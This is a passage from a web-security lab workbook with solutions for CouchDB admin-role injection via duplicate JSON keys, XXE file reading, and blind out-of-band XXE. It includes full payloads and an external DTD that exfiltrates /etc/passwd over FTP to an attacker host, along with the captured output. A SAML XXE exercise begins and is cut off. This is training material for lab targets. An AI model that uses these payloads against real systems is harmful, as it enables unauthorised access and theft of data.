11 {"error": "forbidden", "reason": "Only _admin may set roles"}
12
```

Step 5: Craft another request with HPP we have used new_admin as an example please use userX to do the exercise.:

```
PUT /_users/org.couchdb.user:new_adminX HTTP/1.1
Host: misc.webhacklab.com:5984
Accept: /*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 114

{
  "type": "user",
  "name": "new_adminX",
  "roles": ["_admin"],
  "roles": [],
  "password": "new_adminX"
}
```

Step 6: The response shows that the user has been created. Similarly create a user “userX”.

The screenshot shows a browser-based REST client interface. The target URL is `http://misc.webhacklab.com:5984`. The request method is PUT, targeting `/_users/org.couchdb.user:new_admin85`. The request body is a JSON object representing a new user:

```

1 PUT /_users/org.couchdb.user:new_admin85 HTTP/1.1
2 Host: misc.webhacklab.com:5984
3 Accept: /*
4 Accept-Language: en
5 User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
6 Connection: close
7 Content-Type: application/json
8 Content-Length: 113
9
10 {
11   "type": "user",
12   "name": "new_admin85",
13   "roles": ["_admin"],
14   "roles": [],
15   "password": "new_admin85"
16 }

```

The response shows a 201 Created status with the following headers and body:

```

1 HTTP/1.1 201 Created
2 X-CouchDB-Body-Time: 0
3 X-Couch-Request-ID: bd6df78eb5
4 Server: CouchDB/2.1.0 (Erlang OTP/18)
5 Location: http://misc.webhacklab.com:5984/_users/org.couchdb.user:new_admin85
6 ETag: "1-14dddccd83247935050b9563419f9c68"
7 Date: Thu, 22 Jul 2021 13:40:32 GMT
8 Content-Type: application/json
9 Content-Length: 91
10 Connection: close
11 Cache-Control: must-revalidate
12
13 {"ok":true,"id":"org.couchdb.user:new_admin85","rev":"1-14dddccd83247935050b9563419f9c68"}
14

```

A red box highlights the JSON payload in both the request and response sections.

Step 7: Now login with the newly created admin user, as shown below:

The screenshot shows the Fauxton web interface for Apache CouchDB. The URL in the browser is `misc.webhacklab.com:5984/_utils/#`. The left sidebar has links for Replication, Documentation, Verify, Your Account, and a prominent CouchDB icon. The main area is titled "Databases" and lists four databases:

Name	Size	# of Docs	Actions
_global_changes	1.9 KB	2	[Replica icon] [Lock icon] [Delete icon]
_replicator	2.3 KB	1	[Replica icon] [Lock icon] [Delete icon]
_users	8.1 KB	15	[Replica icon] [Lock icon] [Delete icon]

At the bottom, it says "Showing 1–4 of 4 databases." and has navigation arrows. The bottom left of the sidebar shows "Log Out new_admin11".

Module: XML External Entity (XXE) Attacks

XML External Entity (XXE)

Challenge URL: <http://hc.webhacklab.com/>

- Identify and exploit XXE to extract the contents of the file “/etc/passwd”.

Solution:

Step 1: A health check reporter service is hosted on <http://hc.webhacklab.com/> as shown below.



Hello !

Welcome to HealthCheck Reporter ! .

Version 2

Send a POST Request to
<http://hc.webhacklab.com/v2/api/status>
Content-Type: application/json

```
{  
  "Object": {  
    "IP": "10.1.1.1",  
    "Domain": "test.com"  
  }  
}
```

Version 1

Send a POST Request to
<http://hc.webhacklab.com/v1/api/status>
Content-Type: application/xml

```
<?xml version="1.0" encoding="ISO-8859-1"?>  
<Object>  
  <IP>10.1.1.1</IP>  
  <Domain>test.com</Domain>  
</Object>
```

Step 2: Let's try to access the 'Version 1' of the status API which consumes an XML file as shown below.

<http://hc.webhacklab.com/v1/api/status>

Request	Response
<p>Raw Headers XML</p> <p>POST /v1/api/status HTTP/1.1 Host: hc.webhacklab.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:48.0) Gecko/20100101 Firefox/48.0 Content-Type: application/xml Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: JSESSIONID=F57D66F4E981F8ADFA2EA8932E6C280D Connection: close Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0 Content-Length: 117</p> <pre><?xml version="1.0" encoding="UTF-8"?> <Object> <Domain>test.com</Domain> <IP>10.1.1.1</IP> </Object></pre>	<p>Raw Headers Hex</p> <p>HTTP/1.1 200 OK Server: nginx/1.10.3 (Ubuntu) Date: Mon, 16 Apr 2018 04:52:55 GMT Content-Type: text/html; charset=UTF-8 Connection: close Content-Length: 51</p> <div style="border: 1px solid red; padding: 5px;"><p>IP 10.1.1.1 is Inactive Domain test.com is Inactive</p></div>

Step 3: This feature can be exploited to retrieve “/etc/passwd” file by sending the below XML data in the POST request as shown below:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "&file:///etc/passwd" >]>
<Object>
<IP>&xxe;</IP>
<Domain>test.com</Domain>
</Object>
```

POST /v1/api/status HTTP/1.1
Host: hc.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:48.0) Gecko/20100101 Firefox/48.0
Content-Type: application/xml
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=F57D66F4E981F8ADFA2EA8932E6C280D
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 190

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<Object>
<IP>&xxe;</IP>
<Domain>test.com</Domain>
</Object>
```

HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 11 Apr 2018 12:10:06 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 1653

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):
```

Advanced XXE Exploitation over OOB


Challenge URL: <http://hc.webhacklab.com/>

- Identify and exploit blind XXE over OOB channels on the API v2 to extract the contents of the file “/etc/passwd” from the host.

Solution:

Step 1: The version 2 of the Status Check API accepts JSON strings as an input.

<http://hc.webhacklab.com/v2/api/status>



```
POST /v2/api/status HTTP/1.1
Host: hc.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:48.0) Gecko/20100101 Firefox/48.0
Content-Type: application/json
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=F57D66F4E981F8ADFA2EA8932E6C280D
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 73

{
  "Object": {
    "IP": "10.1.1.1",
    "Domain": "test.com"
  }
}
```

HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 11 Apr 2018 12:10:12 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 31

IP is Active
Domain is Active

Step 2: Let's check if this new API accepts XML as an input too by converting content type JSON to XML.

```
POST /v2/api/status HTTP/1.1
Host: hc.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:48.0) Gecko/20100101 Firefox/48.0
Content-Type: application/xml
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=F57D66F4E981F8ADFA2EA8932E6C280D
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 107

<?xml version="1.0" encoding="UTF-8"?>
<Object>
    <IP>10.1.1.1</IP>
    <Domain>test.com</Domain>
</Object>
```

HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 11 Apr 2018 12:20:03 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 35

IP is Inactive
Domain is Inactive

Step 3: Let's try to convert using JSON to XML Converter extension - “Content Type Converter”:

<https://portswigger.net/bappstore/db57ecbe2cb7446292a94aa6181c9278>

The screenshot shows the 'Content Type Converter' extension in Burp Suite. The 'Request' tab displays a POST request to /v2/api/status with JSON content. The 'Actions' dropdown menu is open, and the 'Convert to XML' option is highlighted. The 'Target' field is set to http://hc.webhacklab.com.

Step 4: Alternatively, copy the following XML code to Burp repeater and observe that XML request works very well:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<Object>
    <IP>10.1.1.1</IP>
    <Domain>test.com</Domain>
</Object>
```

The screenshot shows the Burp Suite Repeater interface. The 'Request' tab on the left displays a POST request to '/v2/api/status' with various headers and a redacted XML payload. The 'Response' tab on the right shows a successful HTTP 200 OK response with standard server headers. Both tabs have sections labeled 'IP is Active' and 'Domain is Active' highlighted with red boxes. At the bottom, search bars show '0 matches'.

Step 5: Let us try to retrieve the file using our previous XML payload to read “/etc/passwd” file.

However as shown in the response below, no matter what we send to the application the application throws the same output. Hence, we cannot read the “/etc/passwd” file directly.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<Object>
<IP>&xxe;</IP>
<Domain>test.com</Domain>
</Object>
```

The screenshot shows a web proxy interface with two main sections: Request and Response.

Request:

- Method: POST /v2/api/status HTTP/1.1
- Host: hc.webhacklab.com
- User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Content-Type: application/xml
- Cookie: JSESSIONID=AAC8F1FAF035F6B827824D019F04B493
- Connection: close
- Upgrade-Insecure-Requests: 1
- Pragma: no-cache
- Cache-Control: no-cache
- Content-Length: 207

XML Payload (highlighted in red):

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<Object>
<IP>&xxe;</IP>
<Domain>test.com</Domain>
</Object>
```

Response:

HTTP/1.1 200 OK

Server: nginx/1.10.3 (Ubuntu)

Date: Mon, 16 Apr 2018 11:08:49 GMT

Content-Type: text/html; charset=UTF-8

Connection: close

Content-Length: 31

Output (highlighted in red):

```
IP is Active
Domain is Active
```

Step 6: In case of utilizing an OOB technique the best way to confirm whether our payload is getting executed or not is through DNS queries. For the below payload we expect to get DNS queries on our authoritative DNS server hosted on “**userX.webhacklab.com**” as shown below.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "http://abcd.userX.webhacklab.com" >]>
<Object>
    <IP>&xxe;</IP>
    <Domain>test.com</Domain>
</Object>
```

Request	Response
<input type="button" value="Raw"/> <input type="button" value="Params"/> <input type="button" value="Headers"/> <input type="button" value="Hex"/> <input type="button" value="XML"/> POST /v2/api/status HTTP/1.1 Host: hc.webhacklab.com User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: JSESSIONID=0AF5493BD2C686C6956620AFB9178889 Connection: close Upgrade-Insecure-Requests: 1 Pragma: no-cache Cache-Control: no-cache Content-Length: 209 Content-Type: application/xml;charset=UTF-8 <?xml version="1.0" encoding="ISO-8859-1"?> <!DOCTYPE foo [<!ELEMENT foo ANY > <!ENTITY xxe SYSTEM "http://abcd.user7.webhacklab.com" >]> <Object> <IP>&xxe;</IP> <Domain>test.com</Domain> </Object>	<input type="button" value="Raw"/> <input type="button" value="Headers"/> <input type="button" value="Hex"/> HTTP/1.1 200 OK Server: nginx/1.10.3 (Ubuntu) Date: Mon, 16 Apr 2018 20:12:03 GMT Content-Type: text/html; charset=UTF-8 Connection: close Content-Length: 39 Woooops some pretty bad error occurred !

Step 7: As can be seen in our “TCPDump” log we received a DNS resolution query from our victim host for the domain “**userX.webhacklab.com**” in our case “**user7.webhacklab.com**” confirming the OOB execution of our XML payload.

root@Kali:~# tcpdump -n udp port 53 -i any
<pre>root@kali:~/tools/VPN# tcpdump -n udp port 53 -i any tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes 05:52:54.916616 IP 192.168.200.12.15145 > 192.168.4.7.53: 5402+ A? abcd.user7.webhacklab.com. (43) 05:52:54.916634 IP 192.168.200.12.32237 > 192.168.4.7.53: 45925+ AAAA? abcd.user7.webhacklab.com. (43) 05:52:54.916814 IP 10.0.2.15.9694 > 8.8.8.8.53: 42636+ A? abcd.user7.webhacklab.com. (43) 05:52:54.916922 IP 10.0.2.15.9694 > 8.8.4.4.53: 42636+ A? abcd.user7.webhacklab.com. (43) 05:52:54.917014 IP 10.0.2.15.9694 > 1.1.1.1.53: 42636+ A? abcd.user7.webhacklab.com. (43) 05:52:54.917246 IP 10.0.2.15.1877 > 1.1.1.1.53: 49389+ AAAA? abcd.user7.webhacklab.com. (43)</pre>

Step 8: To read the file, we will have to employ a similar Out-of-Band technique wherein will read the file over an FTP connection as shown below.

Note: Host an external DTD file “ext.dtd” with the following content on your host “192.168.4.X”:

```
<!ENTITY % d SYSTEM "file:///etc/passwd">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://192.168.4.X:2121/%d;' '>">
```

```
root@kali:~/tools/xxe# cat ext.dtd
<!ENTITY % d SYSTEM "file:///etc/passwd">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://192.168.4.7:2121/%d;' '>">
```

Step 9: Start “XXEFTP” server.

```
root@kali:~/tools/xxe/xxeserv# ./xxeserv -w
```

```
root@kali:~/tools/xxe/xxeserv# ./xxeserv -w
2020/07/21 16:52:11 [*] Starting Web Server on 2122 [./]
[*] Found certificate files in directory. Using these.
2020/07/21 16:52:11 [*] GO XXE FTP Server - Port: 2121
[*] UNO Listening...
```

Step 10: Start python web server to host ext.dtd file.

```
root@kali:~/tools/xxe# python3 -m http.server
```

```
└─(root💀kali㉿kali)-[~/tools/xxe]
  # python3 -m http.server
  Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Step 11: Inject the payload following payload in the XML body of the captured request:

```
<?xml version="1.0" ?>
<!DOCTYPE extDTD [
<!ENTITY % ent SYSTEM "http://192.168.4.X:8000/ext.dtd">
%ent;
%c;
]>
<extDTD>&rrr;</extDTD>
```

The screenshot shows a web proxy interface with two main sections: 'Request' and 'Response'.
In the 'Request' section, the method is POST /v2/api/status HTTP/1.1, and the body contains the XML payload shown above, which is highlighted with a red box.
In the 'Response' section, the status is HTTP/1.1 200 OK, and the content is 'Woooops some pretty bad error occurred !'

Step 12: Notice that the “XXEFTP” server received the content of the file “/etc/passwd” as shown below:

```
root@kali:~/tools/xxeserv# ./xxeserv
2018/04/16 16:51:45 [*] GO XXE FTP Server - Port: 2121
[*] UNO Listening...
^C
root@kali:~/tools/xxeserv# ./xxeserv -w
2018/04/16 16:51:48 [*] Starting Web Server on 2122 [./]
[*] Found certificate files in directory. Using these.
2018/04/16 16:51:48 [*] GO XXE FTP Server - Port: 2121
[*] UNO Listening...
2018/04/16 17:03:06 [*] Connection Accepted from [192.168.200.15:51145]
USER: anonymous
PASS: Java1.6.0_45@
/root:x:0:0:root:
/root:
/bin
/bash
daemon:x:1:1:daemon:
/usr
/sbin:
/usr
/sbin
/nologin
bin:x:2:2:bin:
/bin:
/usr
..
```

XXE through SAML

Challenge URL: <http://topup.webhacklab.com/saml/SAML.aspx>

- Exploit SAML XML to perform XXE attack and extract the contents of the file “c:/windows/win.ini” from the host.

Solution:

Step 1: Initiate the login process in the topup application and select the login method “Sign in with SAML (beta)”.

The screenshot shows a web browser window with the URL topup.webhacklab.com/Account/Login. The page title is "NOT SO SECURE". The main content is a "Log in" form. It includes fields for "Email" and "Password", a red "LOG IN" button, and a blue "Sign in with SAML (beta)" button. Below the form, links for "Forgot Your Password?" and "Don't have an account?" are provided.

Log in

Email

Password


LOG IN

Sign in with SAML (beta)


Forgot Your Password? [Forgot Password](#)

Don't have an account? [Register](#)


Step 2: Select the “OneLogin” sign in method to proceed with the SAML based login.



Step 3: Enter 'not-a-john@webhacklab.com' in username field on the onelogin page as shown in Figure.




Step 4: Enter the password on the onelogin page as shown in Figure:



The screenshot shows a web browser window with the URL <https://notsosecure-dev.onelogin.com/login2/?return=eyJhbGciOiJIUzI1Ni...>. The page has a black header with the word "onelogin". Below it is a white form area. The "Username" field contains "not-a-john@webhacklab.com" and has a "Not you?" link next to it. The "Password" field is filled with a series of dots and has a red border. Below the form is a large blue "Continue" button with white text. At the bottom of the form area is a "Forgot Password" link.

Step 5: Click on continue button.



Step 6: Submit the login request and intercept the request to the URL:

<http://topup.webhacklab.com/saml/consume.aspx>

Request to **http://topup.webhacklab.com:80** [192.168.200.110]

For... Drop Inte... Acti... Ope... Comment this item

Pretty Raw \n Actions Select extension... ▾

